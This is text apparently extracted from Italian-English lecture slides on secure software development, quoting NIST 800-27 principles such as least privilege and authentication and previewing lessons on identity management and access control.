
Software development in the real world

Requirements



COS'È UNA VULNERABILITÀ?

Software development in the real world



PRINCIPI BASILARI

Reduce Vulnerabilities

- Strive for simplicity.
- Minimize the system elements to be trusted.
- Implement least privilege.
- Do not implement unnecessary security mechanisms.
- Ensure proper security in the shutdown or disposal of a system.
- Identify and prevent common errors and vulnerabilities.

NIST 800-27 rev. A - Engineering Principles for Information Technology Security

PRINCIPI BASILARI

Design with network in mind

- Implement security through a combination of measures distributed physically and logically.
- Formulate security measures to address multiple overlapping information domains.
- Authenticate users and processes to ensure appropriate access control decisions both within and across domains.
- Use unique identities to ensure accountability

NIST 800-27 rev. A - Engineering Principles for Information Technology Security

NEXT...

Obiettivi delle prossime lezioni:

- Come possiamo gestire le identità degli utenti?
- Come garantiamo che un utente possa accedere solo alle funzionalità per le quali è autorizzato?
- Come ci cauteliamo rispetto agli attacchi più comuni?